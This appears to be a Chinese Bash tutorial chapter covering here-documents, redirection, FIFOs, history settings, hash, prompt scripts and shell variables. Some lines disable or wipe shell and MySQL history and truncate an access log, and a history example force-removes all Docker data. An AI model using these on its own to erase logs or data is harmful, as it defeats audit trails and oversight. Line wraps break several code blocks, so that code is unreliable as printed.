使用 #!/bin/su 可以切换当前shell的所有者，全局切换

```
# cat test.sh

#!/bin/su www
ls
```

局部切换，运行$PROG后将pid（进程ID）写入$PIDFILE文件

```
su - $USER -c "$PROG & echo \$! > $PIDFILE"
```

3. I/O 重定向

```
cat <<End-of-message
   8 -------------------------------------
   9 This is line 1 of the message.
  10 This is line 2 of the message.
  11 This is line 3 of the message.
  12 This is line 4 of the message.
  13 This is the last line of the message.
  14 -------------------------------------
End-of-message
```

```
MYSQL=mysql
MYSQLOPTS="-h $zs_host -u $zs_user -p$zs_pass $zs_db"

$MYSQL $MYSQLOPTS <<SQL
SELECT
        category.cat_id AS  cat_id ,
        category.cat_name AS  cat_name ,
        category.cat_desc AS  cat_desc ,
        category.parent_id AS  parent_id ,
        category.sort_order AS  sort_order ,
        category.measure_unit AS  measure_unit ,
        category.style AS  style ,
        category.is_show AS is_show ,
        category.grade AS  grade
FROM  category
SQL
```

<<-LimitString可以抑制输出时前边的tab(不是空格). 这可以增加一个脚本的可读性.

```
```

```
cat <<-ENDOFMESSAGE
        This is line 1 of the message.
        This is line 2 of the message.
        This is line 3 of the message.
        This is line 4 of the message.
        This is the last line of the message.
ENDOFMESSAGE
```

关闭参数替换

```
NAME="John Doe"
RESPONDENT="the author of this fine script"

cat <<'Endofmessage'

Hello, there, $NAME.
Greetings to you, $NAME, from $RESPONDENT.

Endofmessage
```

```
NAME="John Doe"
RESPONDENT="the author of this fine script"

cat <<\Endofmessage

Hello, there, $NAME.
Greetings to you, $NAME, from $RESPONDENT.

Endofmessage
```

stdout

```
$ ln -s /dev/stdout test
$ cat file > test
```

error 重定向

```
your_shell 2>&1
```

错误输出演示

```
[root@localhost ~]# id ethereum
id: ethereum: no such user

# 这里可以看到错误输出 id: ethereum: no such user

[root@localhost ~]# id ethereum > test
id: ethereum: no such user

我们尝试将他重定向到文件 test，但是结果仍是输出 id: ethereum: no such
user

[root@localhost ~]# cat test
[root@localhost ~]#

查看 test 文件，内容空。
```

继续做实验

```
[root@localhost ~]# id ethereum > test 2>&1
[root@localhost ~]# cat test
id: ethereum: no such user
```

```

```

测试实验结果成功了，将错误输出转到标准输出，然后写入文件。

使用块记录日志

```
{
        ...
        ...
} > $LOGFILE 2>&1
```

tee - read from standard input and write to standard output and files

```
echo 1 > /proc/sys/net/ipv4/ip_forward
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward;
```

重定向到文件

```
sudo mkdir -p /etc/docker
sudo tee /etc/docker/daemon.json <<-'EOF'
{
  "registry-mirrors": ["https://du8c1in9.mirror.aliyuncs.com"]
}
EOF
sudo systemctl daemon-reload
sudo systemctl restart docker
```

nettee - a network "tee" program

```

```

创建文件

```
cat << EOF > foo.sh
   printf "%s was here" "$name"
EOF

cat >> foo.sh <<EOF
   printf "%s was here" "$name"
EOF
```

快速清空一个文件的内容

```
$ > /www/access.log
```

4. pipes (FIFOs)

create a pipes

```
$ mkfifo /tmp/pipe
$ mkfifo -m 0644 /tmp/pipe

$ mknod /tmp/pipe p
```

let's see it

```
$ ls -l /tmp/piple
prw-r--r-- 1 neo neo 0 2009-03-13 14:40 /tmp/piple
```

remove a pipes

```
rm /tmp/pipe
```

using it

standing by pipe

```
$ cat /tmp/pipe
```

push string to pipe

```
$ echo hello world > /tmp/pipe
```

fetch string from /tmp/pipe

```
$ cat /tmp/piple
hello world
```

5. mktemp - create a temporary file or directory 临时目录与文件

```
# mktemp
/tmp/tmp.p8p0v5YzPf

# mktemp /tmp/test.XXX
/tmp/test.d8J

# mktemp /tmp/test.XXXXXX
/tmp/test.cFebDX

# mktemp /tmp/test.XXXXXXX
/tmp/test.CnyLr7C
```

创建临时目录

```
# mktemp -d
/tmp/tmp.xg5gFj0w8D

# mktemp -d --suffix=.tmp /tmp/test.XXXXX
/tmp/test.TDpz8.tmp

$ mktemp -d --suffix=.tmp -p /tmp deploy.XXXXXX
/tmp/deploy.FwebCc.tmp
```

6. History 命令历史记录

.bash_history

从安全角度考虑禁止记录history

```
ln -s /dev/null .bash_history
```

格式定义

定制.bash_history格式

```
export HISTSIZE=1000
export HISTFILESIZE=2000
export HISTTIMEFORMAT="%Y-%m-%d-%H:%M:%S "
export HISTFILE="~/.bash_history"
```

看看实际效果

```
$ history | head
    1  2012-02-27-09:10:45 do-release-upgrade
    2  2012-02-27-09:10:45 vim /etc/network/interfaces
    3  2012-02-27-09:10:45 vi /etc/network/interfaces
    4  2012-02-27-09:10:45 ping www.163.com
```

提示

CentOS 可以添加到 /etc/bashrc 这样可以对所有用户起作用

```
echo 'export HISTTIMEFORMAT="%Y-%m-%d-%H:%M:%S "' >>
/etc/bashrc
```

设置忽略命令

HISTIGNORE 可以设置那些命令不记入history列表。

```
HISTIGNORE="ls:ll:la:cd:exit:clear:logout"
HISTTIMEFORMAT="[%Y-%m-%d - %H:%M:%S] "
HISTFILE=~/.history
HISTSIZE=50000
SAVEHIST=50000
```

清理历史记录

```
# history -cw
```

清楚指定行

```
# history -d 5
```

临时关闭历史记录

```
# 关闭
# set +o history

# 恢复
# set -o history
```

.mysql_history

```
ln -s /dev/null .mysql_history
```

插入时间点，在~/.bashrc中加入下面命令

```
$ tail ~/.bashrc
echo `date` >> ~/.mysql_history
```

```
$ tail ~/.mysql_history
EXPLAIN SELECT * FROM stuff where id=3 \G
EXPLAIN SELECT * FROM stuff where id='3' \G
EXPLAIN SELECT * FROM stuff where id='2' \G
Mon Feb 27 09:15:18 CST 2012
EXPLAIN SELECT * FROM stuff where id='2' and created = '2012-
02-01' \G
EXPLAIN SELECT * FROM stuff where id='1' and created = '2012-
02-01' \G
EXPLAIN SELECT * FROM stuff where id='3' and created = '2012-
02-01' \G
EXPLAIN SELECT * FROM stuff where id='2' and created = '2012-
02-01' \G
EXPLAIN SELECT * FROM stuff where id='2' or created = '2012-02-
01' \G
EXPLAIN SELECT * FROM stuff where id='2' and created = '2012-
02-01' \G
Mon Feb 27 11:48:37 CST 2012
```

7. hash - hash database access method

hase 命令：用来显示和清除哈希表，执行命令的时候，系统将先查询哈希表。

当你输入命令，首先在hash表中寻找，如果不存在，才会利用$PATH环境变量指定的路径寻找命令，然后加以执行。同时也会将其放入到hash table 中，当下一次执行同样的命令时就不会再通过$PATH寻找。以此提高命令的执行效率。

显示哈希表中命令使用频率

```
$ hash
hits    command
   6    /usr/bin/svn
   1    /bin/chown
   3    /bin/bash
   4    /usr/bin/git
  12    /usr/bin/php
   1    /bin/rm
   1    /bin/chmod
   1    /usr/bin/nmap
   5    /bin/cat
  13    /usr/bin/vim
   3    /usr/bin/sudo
   4    /bin/sed
   2    /bin/ps
   2    /usr/bin/man
  23    /bin/ls
```

显示哈希表

```
$ hash -l
builtin hash -p /usr/bin/svn svn
builtin hash -p /bin/chown chown
builtin hash -p /bin/bash bash
builtin hash -p /usr/bin/git git
```

```
builtin hash -p /usr/bin/php php
builtin hash -p /bin/rm rm
builtin hash -p /bin/chmod chmod
builtin hash -p /usr/bin/nmap nmap
builtin hash -p /bin/cat cat
builtin hash -p /usr/bin/vim vim
builtin hash -p /usr/bin/sudo sudo
builtin hash -p /bin/sed sed
builtin hash -p /bin/ps ps
builtin hash -p /usr/bin/man man
builtin hash -p /bin/ls ls
```

显示命令的完整路径

```
$ hash -t git
/usr/bin/git
```

向哈希表中增加内容

```
$ hash -p /home/www/deployment/run run

$ run
Usage: /home/www/deployment/run [OPTION] <server-id>
<directory/timepoint>

OPTION:
        development <domain> <host>
        testing <domain> <host>
        production <domain> <host>

        branch {development|testing|production} <domain> <host>
<branchname>
        revert {development|testing|production} <domain> <host>
<revision>
        backup <domain> <host> <directory>
        release <domain> <host> <tags> <message>

        list
        list <domain> <host>
```

```
        clean {development|testing|production} <domain> <host>
        log <project> <line>

        conf list
        cron show
        cron setup
        cron edit
```

命令等同于

```
PATH=$PATH:$HOME/www/deployment

export PATH
```

删除哈希表内容

```
$ hash -r

$ hash -l
hash: hash table empty
```

8. prompt

.bashrc

```
# Prompt definitions
if [ -f ~/.bash_prompt ]; then
        . ~/.bash_prompt
fi
```

.bash_prompt

```
#!/bin/bash

function tonka2 {
local GRAY="\[\033[1;30m\]"
local LIGHT_GRAY="\[\033[0;37m\]"
local WHITE="\[\033[1;37m\]"

local LIGHT_BLUE="\[\033[1;34m\]"
local LIGHT_RED="\[\033[1;31m\]"
local YELLOW="\[\033[1;33m\]"

case $TERM in
    xterm*)
        TITLEBAR='\[\033]0;\u@\h:\w\007\]'
        ;;
    *)
        TITLEBAR=""
        ;;
esac

PS1="$TITLEBAR\
$YELLOW-$LIGHT_BLUE-(\
$YELLOW\u$LIGHT_BLUE@$YELLOW\h\
$LIGHT_BLUE)-(\
$YELLOW\$PWD\
$LIGHT_BLUE)-$YELLOW-\
$LIGHT_GRAY\n\
$YELLOW-$LIGHT_BLUE-(\
```

```
$YELLOW\$(date +%F)$LIGHT_BLUE:$YELLOW\$(date +%I:%M:%S)\
$LIGHT_BLUE:$WHITE\$$LIGHT_BLUE)-$YELLOW-$LIGHT_GRAY "

PS2="$LIGHT_BLUE-$YELLOW-$YELLOW-$LIGHT_GRAY "
}

function proml {
local BLUE="\[\033[0;34m\]"
local RED="\[\033[0;31m\]"
local LIGHT_RED="\[\033[1;31m\]"
local WHITE="\[\033[1;37m\]"
local NO_COLOUR="\[\033[0m\]"
case $TERM in
    xterm*|rxvt*)
        TITLEBAR='\[\033]0;\u@\h:\w\007\]'
        ;;
    *)
        TITLEBAR=""
        ;;
esac

PS1="${TITLEBAR}\
$BLUE[$RED\$(date +%H%M)$BLUE]\
$BLUE[$LIGHT_RED\u@\h:\w$BLUE]\
$WHITE\$$NO_COLOUR "
PS2='> '
PS4='+ '
}

function neo_prompt {
local GRAY="\[\033[1;30m\]"
local LIGHT_GRAY="\[\033[0;37m\]"
local WHITE="\[\033[1;37m\]"

local LIGHT_BLUE="\[\033[1;34m\]"
local LIGHT_RED="\[\033[1;31m\]"
local YELLOW="\[\033[1;33m\]"

case $TERM in
    xterm*)
        TITLEBAR='\[\033]0;\u@\h:\w\007\]'
        ;;
    *)
        TITLEBAR=""
        ;;
```

```
esac

PS1="$TITLEBAR\
$YELLOW-$LIGHT_BLUE-(\
$YELLOW\$(date +%F)$LIGHT_BLUE $YELLOW\$(date +%I:%M:%S)\
$LIGHT_BLUE)-(\
$YELLOW\$PWD\
$LIGHT_BLUE)-$YELLOW-\
$LIGHT_GRAY\n\
$YELLOW-$LIGHT_BLUE-(\
$YELLOW\u$LIGHT_BLUE@$YELLOW\h\
$LIGHT_BLUE:$WHITE\$$LIGHT_BLUE)-$YELLOW-$LIGHT_GRAY "

PS2="$LIGHT_BLUE-$YELLOW-$YELLOW-$LIGHT_GRAY "
}

# Created by KrON from windowmaker on IRC
# Changed by Spidey 08/06
function elite {
PS1="\[\033[31m\]\332\304\[\033[34m\](\[\033[31m\]\u\
[\033[34m\]@\[\033[31m\]\h\
\[\033[34m\])\[\033[31m\]-\[\033[34m\](\[\033[31m\]\$(date
+%I:%M%P)\
\[\033[34m\]-:-\[\033[31m\]\$(date +%m)\
[\033[34m\033[31m\]/\$(date +%d)\
\[\033[34m\])\[\033[31m\]\304-\[\033[34m]\\371\[\033[31m\]-
\371\371\
\[\033[34m\]\372\n\[\033[31m\]\300\304\[\033[34m\](\
[\033[31m\]\W\[\033[34m\])\
\[\033[31m\]\304\371\[\033[34m\]\372\[\033[00m\]"
PS2="> "
}
```

例 20.1. A "Power User" Prompt

.bash_prompt

```
#!/bin/bash
```

```
#-------------------------------------------------------------
--------
#       POWER USER PROMPT "pprom2"
#-------------------------------------------------------------
--------
#
#   Created August 98, Last Modified 9 November 98 by Giles
#
#   Problem: when load is going down, it says "1.35down-.08",
get rid
#   of the negative

function prompt_command
{
#   Create TotalMeg variable: sum of visible file sizes in
current directory
local TotalBytes=0
for Bytes in $(ls -l | grep "^-" | awk '{print $5}')
do
    let TotalBytes=$TotalBytes+$Bytes
done
TotalMeg=$(echo -e "scale=3 \nx=$TotalBytes/1048576\n if (x<1)
{print \"0\"} \n print x \nquit" | bc)

#      This is used to calculate the differential in load
values
#      provided by the "uptime" command.  "uptime" gives load
#      averages at 1, 5, and 15 minute marks.
#
local one=$(uptime | sed -e "s/.*load average: \(.*\...\), \
(.*\...\), \(.*\...\)/\1/" -e "s/ //g")
local five=$(uptime | sed -e "s/.*load average: \(.*\...\), \
(.*\...\), \(.*\...\).*/\2/" -e "s/ //g")
local diff1_5=$(echo -e "scale = scale ($one) \nx=$one -
$five\n if (x>0) {print \"up\"} else {print \"down\"}\n print x
\nquit \n" | bc)
loaddiff="$(echo -n "${one}${diff1_5}")"

#   Count visible files:
let files=$(ls -l | grep "^-" | wc -l | tr -d " ")
let hiddenfiles=$(ls -l -d .* | grep "^-" | wc -l | tr -d " ")
let executables=$(ls -l | grep ^-..x | wc -l | tr -d " ")
let directories=$(ls -l | grep "^d" | wc -l | tr -d " ")
let hiddendirectories=$(ls -l -d .* | grep "^d" | wc -l | tr -d
" ")-2
```

```
let linktemp=$(ls -l | grep "^l" | wc -l | tr -d " ")
if [ "$linktemp" -eq "0" ]
then
    links=""
else
    links=" ${linktemp}l"
fi
unset linktemp
let devicetemp=$(ls -l | grep "^[bc]" | wc -l | tr -d " ")
if [ "$devicetemp" -eq "0" ]
then
    devices=""
else
    devices=" ${devicetemp}bc"
fi
unset devicetemp

}

PROMPT_COMMAND=prompt_command

function pprom2 {

local        BLUE="\[\033[0;34m\]"
local  LIGHT_GRAY="\[\033[0;37m\]"
local LIGHT_GREEN="\[\033[1;32m\]"
local  LIGHT_BLUE="\[\033[1;34m\]"
local  LIGHT_CYAN="\[\033[1;36m\]"
local      YELLOW="\[\033[1;33m\]"
local       WHITE="\[\033[1;37m\]"
local         RED="\[\033[0;31m\]"
local   NO_COLOUR="\[\033[0m\]"

case $TERM in
    xterm*)
        TITLEBAR='\[\033]0;\u@\h:\w\007\]'
        ;;
    *)
        TITLEBAR=""
        ;;
esac

PS1="$TITLEBAR\
$BLUE[$RED\$(date +%H%M)$BLUE]\
$BLUE[$RED\u@\h$BLUE]\
```

```
$BLUE[\
$LIGHT_GRAY\${files}.\${hiddenfiles}-\
$LIGHT_GREEN\${executables}x \
$LIGHT_GRAY(\${TotalMeg}Mb) \
$LIGHT_BLUE\${directories}.\
\${hiddendirectories}d\
$LIGHT_CYAN\${links}\
$YELLOW\${devices}\
$BLUE]\
$BLUE[${WHITE}\${loaddiff}$BLUE]\
$BLUE[\
$WHITE\$(ps ax | wc -l | sed -e \"s: ::g\")proc\
$BLUE]\
\n\
$BLUE[$RED\$PWD$BLUE]\
$WHITE\$\
\
$NO_COLOUR "
PS2='> '
PS4='+ '
}
```

例 20.2. A Prompt the Width of Your Term

```
#!/bin/bash
#   termwide prompt with tty number
#      by Giles - created 2 November 98, last tweaked 31 July
2001
#
#     This is a variant on "termwide" that incorporates the tty
number.
#

hostnam=$(hostname -s)
usernam=$(whoami)
temp="$(tty)"
#   Chop off the first five chars of tty (ie /dev/):
cur_tty="${temp:5}"
unset temp

function prompt_command {
```

```
#   Find the width of the prompt:
TERMWIDTH=${COLUMNS}

#   Add all the accessories below ...
local temp="--(${usernam}@${hostnam}:${cur_tty})---(${PWD})--"

let fillsize=${TERMWIDTH}-${#temp}
if [ "$fillsize" -gt "0" ]
then
        fill="--------------------------------------------------
------------------------------------------------------------
--------------------------"
        #   It's theoretically possible someone could need more
        #   dashes than above, but very unlikely!  HOWTO users,
        #   the above should be ONE LINE, it may not cut and
        #   paste properly
        fill="${fill:0:${fillsize}}"
        newPWD="${PWD}"
fi

if [ "$fillsize" -lt "0" ]
then
        fill=""
        let cut=3-${fillsize}
        newPWD="...${PWD:${cut}}"
fi
}

PROMPT_COMMAND=prompt_command

function twtty {

local WHITE="\[\033[1;37m\]"
local NO_COLOUR="\[\033[0m\]"

local LIGHT_BLUE="\[\033[1;34m\]"
local YELLOW="\[\033[1;33m\]"

case $TERM in
    xterm*|rxvt*)
        TITLEBAR='\[\033]0;\u@\h:\w\007\]'
        ;;
    *)
        TITLEBAR=""
```

```
        ;;
esac

PS1="$TITLEBAR\
$YELLOW-$LIGHT_BLUE-(\
$YELLOW\$usernam$LIGHT_BLUE@$YELLOW\$hostnam$LIGHT_BLUE:$WHITE\
$cur_tty\
${LIGHT_BLUE})-${YELLOW}-\${fill}${LIGHT_BLUE}-(\
$YELLOW\${newPWD}\
$LIGHT_BLUE)-$YELLOW-\
\n\
$YELLOW-$LIGHT_BLUE-(\
$YELLOW\$(date +%H%M)$LIGHT_BLUE:$YELLOW\$(date \"+%a,%d %b
%y\")\
$LIGHT_BLUE:$WHITE\$$LIGHT_BLUE)-\
$YELLOW-\
$NO_COLOUR "

PS2="$LIGHT_BLUE-$YELLOW-$YELLOW-$NO_COLOUR "

}
```

例 20.3. The Elegant Useless Clock Prompt

```
#!/bin/bash

#   This prompt requires a VGA font.  The prompt is anchored at
the bottom
#   of the terminal, fills the width of the terminal, and draws
a line up
#   the right side of the terminal to attach itself to a clock
in the upper
#   right corner of the terminal.

function prompt_command {
#   Calculate the width of the prompt:
hostnam=$(echo -n $HOSTNAME | sed -e "s/[\.].*//")
#   "whoami" and "pwd" include a trailing newline
usernam=$(whoami)
newPWD="${PWD}"
#   Add all the accessories below ...
```

```
let promptsize=$(echo -n "--(${usernam}@${hostnam})---(${PWD})-
----" \
                 | wc -c | tr -d " ")
#   Figure out how much to add between user@host and PWD (or
how much to
#   remove from PWD)
let fillsize=${COLUMNS}-${promptsize}
fill=""
#   Make the filler if prompt isn't as wide as the terminal:
while [ "$fillsize" -gt "0" ]
do
   fill="${fill}Ä"
   # The A with the umlaut over it (it will appear as a long
dash if
   # you're using a VGA font) is \304, but I cut and pasted it
in
   # because Bash will only do one substitution - which in this
case is
   # putting $fill in the prompt.
   let fillsize=${fillsize}-1
done
#   Right-truncate PWD if the prompt is going to be wider than
the terminal:
if [ "$fillsize" -lt "0" ]
then
   let cutt=3-${fillsize}
   newPWD="...$(echo -n $PWD | sed -e "s/\(^.\{$cutt\}\)\
(.*\)/\2/")"
fi
#
#   Create the clock and the bar that runs up the right side of
the term
#
local LIGHT_BLUE="\033[1;34m"
local     YELLOW="\033[1;33m"
#   Position the cursor to print the clock:
echo -en "\033[2;$((${COLUMNS}-9))H"
echo -en "$LIGHT_BLUE($YELLOW$(date
+%H%M)$LIGHT_BLUE)\304$YELLOW\304\304\277"
local i=${LINES}
echo -en "\033[2;${COLUMNS}H"
#   Print vertical dashes down the side of the terminal:
while [ $i -ge 4 ]
do
   echo -en "\033[$(($i-1));${COLUMNS}H\263"
```

```
   let i=$i-1
done

let prompt_line=${LINES}-1
#   This is needed because doing \${LINES} inside a Bash
mathematical
#   expression (ie. $(())) doesn't seem to work.
}

PROMPT_COMMAND=prompt_command

function clock3 {
local LIGHT_BLUE="\[\033[1;34m\]"
local     YELLOW="\[\033[1;33m\]"
local      WHITE="\[\033[1;37m\]"
local LIGHT_GRAY="\[\033[0;37m\]"
local  NO_COLOUR="\[\033[0m\]"

case $TERM in
    xterm*)
        TITLEBAR='\[\033]0;\u@\h:\w\007\]'
        ;;
    *)
        TITLEBAR=""
        ;;
esac

PS1="$TITLEBAR\
\[\033[\${prompt_line};0H\]
$YELLOW\332$LIGHT_BLUE\304(\
$YELLOW\${usernam}$LIGHT_BLUE@$YELLOW\${hostnam}\
${LIGHT_BLUE})\304${YELLOW}\304\${fill}${LIGHT_BLUE}\304(\
$YELLOW\${newPWD}\
$LIGHT_BLUE)\304$YELLOW\304\304\304\331\
\n\
$YELLOW\300$LIGHT_BLUE\304(\
$YELLOW\$(date \"+%a,%d %b %y\")\
$LIGHT_BLUE:$WHITE\$$LIGHT_BLUE)\304\
$YELLOW\304\
$LIGHT_GRAY "

PS2="$LIGHT_BLUE\304$YELLOW\304$YELLOW\304$NO_COLOUR "

}
```

9. 变量 variable

系统变量

系统变量,Shell常用的系统变量并不多，但却十分有用，特别是在做一些参数检测的时候。下面是Shell常用的系统变量

```
表示方法  描述
$n        $1 表示第一个参数, $2 表示第二个参数 ...
$#        命令行参数的个数
$0        当前程序的名称
$?        前一个命令或函数的返回码
$*        以"参数1 参数2 ... " 形式保存所有参数
$@        以"参数1" "参数2" ... 形式保存所有参数
$$        本程序的(进程ID号)PID
$!        上一个命令的PID
```

命令行参数传递

```
[root@cc tmp]# cat test.sh
echo $#
echo $@

[root@cc tmp]# ./test.sh  helloworld
1
helloworld
```

$n $# $0 $?

其中使用得比较多得是 $n $# $0 $? ,看看下面的例子:

```
#!/bin/sh
if [ $# -ne 2 ] ; then
echo "Usage: $0 string file";
exit 1;
```

```
fi
grep $1 $2 ;
if [ $? -ne 0 ] ; then
echo "Not Found \"$1\" in $2";
exit 1;
fi
echo "Found \"$1\" in $2";
上面的例子中使用了$0 $1 $2 $# $? 等变量

下面运行的例子：

./chapter2.2.sh usage chapter2.2.sh
Not Found "usage" in chapter2.2.sh
-bash-2.05b$ ./chapter2.2.sh Usage chapter2.2.sh
echo "Usage: $0 string file";
Found "Usage" in chapter2.2.sh
```

$? 程序运行返回值

0 表示正常结束运行，1 表示异常退出

```
[root@iZ621r6pk9aZ nginx]# ping -W 2 -c 2 www.google.com
PING www.google.com (172.217.24.196) 56(84) bytes of data.
64 bytes from hkg12s13-in-f4.1e100.net (172.217.24.196):
icmp_seq=1 ttl=57 time=1.51 ms
64 bytes from hkg12s13-in-f4.1e100.net (172.217.24.196):
icmp_seq=2 ttl=57 time=1.44 ms

--- www.google.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 1.447/1.479/1.512/0.050 ms

[root@iZ621r6pk9aZ nginx]# echo $?
0
```

我们ping 一个不存在的IP地址，然后 Ctrl+C 推出程序，返回值是1.

```
[root@iZ621r6pk9aZ nginx]# ping -W 2 -c 2 172.16.1.100
PING 172.16.1.100 (172.16.1.100) 56(84) bytes of data.
^C
--- 172.16.1.100 ping statistics ---
2 packets transmitted, 0 received, 100% packet loss, time 999ms

[root@iZ621r6pk9aZ nginx]# echo $?
1
```

如果 redis 用户不存，就创建一个名为 redis 的用户。

```
id redis
if [ $? -eq 1 ]
then
        adduser -s /bin/false -d /var/lib/redis redis
fi
```

shift 移位

shift 移位传递过来的参数

```
$ cat test.sh
echo $@
shift
echo $@

$ ./test.sh aaa bbb ccc ddd
aaa bbb ccc ddd
bbb ccc ddd
```

```
$ cat test.sh
echo $@
shift
echo $@

shift 2
echo $@
$ ./test.sh aaa bbb ccc ddd eee
aaa bbb ccc ddd eee
bbb ccc ddd eee
ddd eee
```

表达式

```
!!：再次执行上一条命令

!$：上一条命令的最后一个单词

{a..b}：按照从a到b顺序的一个数字列表

{a,b,c}：三个词a,b,c. 可以这样使用 touch /tmp/{a,b,c}

{$1-$9}：执行shell脚本时的命令行参数

$0：正在执行的命令名称

$#：当前启动的命令中传入的参数个数

$?：上一条命令的执行返回值。

$$：该shell的进程号。

$*：从$1开始，启动该shell脚本的所有参数。
```

```
$ mkdir -p {a..z}
$ ls
```

```
a  b  c  d  e  f  g  h  i  j  k  l  m  n  o  p  q  r  s  t  u
v  w  x  y  z

$ mkdir -p {a..z}{0..9}
$ ls
a0  b0  c0  d0  e0  f0  g0  h0  i0  j0  k0  l0  m0  n0  o0  p0
q0  r0  s0  t0  u0  v0  w0  x0  y0  z0
a1  b1  c1  d1  e1  f1  g1  h1  i1  j1  k1  l1  m1  n1  o1  p1
q1  r1  s1  t1  u1  v1  w1  x1  y1  z1
a2  b2  c2  d2  e2  f2  g2  h2  i2  j2  k2  l2  m2  n2  o2  p2
q2  r2  s2  t2  u2  v2  w2  x2  y2  z2
a3  b3  c3  d3  e3  f3  g3  h3  i3  j3  k3  l3  m3  n3  o3  p3
q3  r3  s3  t3  u3  v3  w3  x3  y3  z3
a4  b4  c4  d4  e4  f4  g4  h4  i4  j4  k4  l4  m4  n4  o4  p4
q4  r4  s4  t4  u4  v4  w4  x4  y4  z4
a5  b5  c5  d5  e5  f5  g5  h5  i5  j5  k5  l5  m5  n5  o5  p5
q5  r5  s5  t5  u5  v5  w5  x5  y5  z5
a6  b6  c6  d6  e6  f6  g6  h6  i6  j6  k6  l6  m6  n6  o6  p6
q6  r6  s6  t6  u6  v6  w6  x6  y6  z6
a7  b7  c7  d7  e7  f7  g7  h7  i7  j7  k7  l7  m7  n7  o7  p7
q7  r7  s7  t7  u7  v7  w7  x7  y7  z7
a8  b8  c8  d8  e8  f8  g8  h8  i8  j8  k8  l8  m8  n8  o8  p8
q8  r8  s8  t8  u8  v8  w8  x8  y8  z8
a9  b9  c9  d9  e9  f9  g9  h9  i9  j9  k9  l9  m9  n9  o9  p9
q9  r9  s9  t9  u9  v9  w9  x9  y9  z9

$ touch  {a..z}{0..9}/{a..z}{0..9}
$ ls
a0  b0  c0  d0  e0  f0  g0  h0  i0  j0  k0  l0  m0  n0  o0  p0
q0  r0  s0  t0  u0  v0  w0  x0  y0  z0
a1  b1  c1  d1  e1  f1  g1  h1  i1  j1  k1  l1  m1  n1  o1  p1
q1  r1  s1  t1  u1  v1  w1  x1  y1  z1
a2  b2  c2  d2  e2  f2  g2  h2  i2  j2  k2  l2  m2  n2  o2  p2
q2  r2  s2  t2  u2  v2  w2  x2  y2  z2
a3  b3  c3  d3  e3  f3  g3  h3  i3  j3  k3  l3  m3  n3  o3  p3
q3  r3  s3  t3  u3  v3  w3  x3  y3  z3
a4  b4  c4  d4  e4  f4  g4  h4  i4  j4  k4  l4  m4  n4  o4  p4
q4  r4  s4  t4  u4  v4  w4  x4  y4  z4
a5  b5  c5  d5  e5  f5  g5  h5  i5  j5  k5  l5  m5  n5  o5  p5
q5  r5  s5  t5  u5  v5  w5  x5  y5  z5
a6  b6  c6  d6  e6  f6  g6  h6  i6  j6  k6  l6  m6  n6  o6  p6
q6  r6  s6  t6  u6  v6  w6  x6  y6  z6
a7  b7  c7  d7  e7  f7  g7  h7  i7  j7  k7  l7  m7  n7  o7  p7
q7  r7  s7  t7  u7  v7  w7  x7  y7  z7
a8  b8  c8  d8  e8  f8  g8  h8  i8  j8  k8  l8  m8  n8  o8  p8
```

```
q8  r8  s8  t8  u8  v8  w8  x8  y8  z8
a9  b9  c9  d9  e9  f9  g9  h9  i9  j9  k9  l9  m9  n9  o9  p9
q9  r9  s9  t9  u9  v9  w9  x9  y9  z9
$ ls a0
a0  b0  c0  d0  e0  f0  g0  h0  i0  j0  k0  l0  m0  n0  o0  p0
q0  r0  s0  t0  u0  v0  w0  x0  y0  z0
a1  b1  c1  d1  e1  f1  g1  h1  i1  j1  k1  l1  m1  n1  o1  p1
q1  r1  s1  t1  u1  v1  w1  x1  y1  z1
a2  b2  c2  d2  e2  f2  g2  h2  i2  j2  k2  l2  m2  n2  o2  p2
q2  r2  s2  t2  u2  v2  w2  x2  y2  z2
a3  b3  c3  d3  e3  f3  g3  h3  i3  j3  k3  l3  m3  n3  o3  p3
q3  r3  s3  t3  u3  v3  w3  x3  y3  z3
a4  b4  c4  d4  e4  f4  g4  h4  i4  j4  k4  l4  m4  n4  o4  p4
q4  r4  s4  t4  u4  v4  w4  x4  y4  z4
a5  b5  c5  d5  e5  f5  g5  h5  i5  j5  k5  l5  m5  n5  o5  p5
q5  r5  s5  t5  u5  v5  w5  x5  y5  z5
a6  b6  c6  d6  e6  f6  g6  h6  i6  j6  k6  l6  m6  n6  o6  p6
q6  r6  s6  t6  u6  v6  w6  x6  y6  z6
a7  b7  c7  d7  e7  f7  g7  h7  i7  j7  k7  l7  m7  n7  o7  p7
q7  r7  s7  t7  u7  v7  w7  x7  y7  z7
a8  b8  c8  d8  e8  f8  g8  h8  i8  j8  k8  l8  m8  n8  o8  p8
q8  r8  s8  t8  u8  v8  w8  x8  y8  z8
a9  b9  c9  d9  e9  f9  g9  h9  i9  j9  k9  l9  m9  n9  o9  p9
q9  r9  s9  t9  u9  v9  w9  x9  y9  z9
```

Internal Environment Variables

http://tldp.org/LDP/abs/html/internalvariables.html

$RANDOM 随机数

```
neo@MacBook-Pro ~ % echo $RANDOM
15254
```

$RANDOM 的范围是 0 ~ 32767

```
for i in {1..10};
do
    echo -e "$i \t $RANDOM"
done
```

与 history 有关的环境变量

HISTSIZE 将最后多少条历史记录保存到文件中

HISTFILESIZE 定义 ~/.bash_history 的行数

HISTTIMEFORMAT 历史记录格式

```
export HISTSIZE=10000
export HISTFILESIZE=10000
export HISTTIMEFORMAT="%Y-%m-%d %H:%M:%S "
export TIME_STYLE=long-iso
```

格式如下

```
  903  2019-06-03 00:48:46 docker ps
  904  2019-06-03 00:48:49 docker images
  905  2019-06-03 00:48:53 docker rmi -f $(docker images -q)
  906  2019-06-03 00:48:56 docker stop $(docker ps -a -q)
  907  2019-06-03 00:48:57 docker rm -f $(docker ps -a -q)
  908  2019-06-03 00:48:57 docker rmi -f $(docker images -q)
  909  2019-06-03 00:48:57 docker volume rm $(docker volume ls
-q)
  910  2019-06-03 00:49:00 docker
```

set 设置变量

```
$ set -- `echo aa bb cc`
$ echo $1
aa
$ echo $2
bb
$ echo $3
cc

$ set -- aa bb cc
```

set -/+e 控制程序是否退出

set -e： 执行的时候如果出现了返回值为非零，整个脚本 就会立即退出("Exit immediately if a simple command exits with a non-zero status.")

set +e： 执行的时候如果出现了返回值为非零将会继续执行下面的脚本

演示脚本，使用 set -e 运行 aaa 找不到这个命令出错，脚本此时会退出。

```
[root@gitlab ~]# cat test.sh
set -e
echo "A"
aaa
echo "B"

[root@gitlab ~]# bash test.sh
A
test.sh: line 3: aaa: command not found
```

将 set -e 改为 set +e 后，aaa 虽然执行失败，程序不会退出，并且继续运行，我们可以看到输出 B

```
[root@gitlab ~]# cat test.sh
set +e
echo "A"
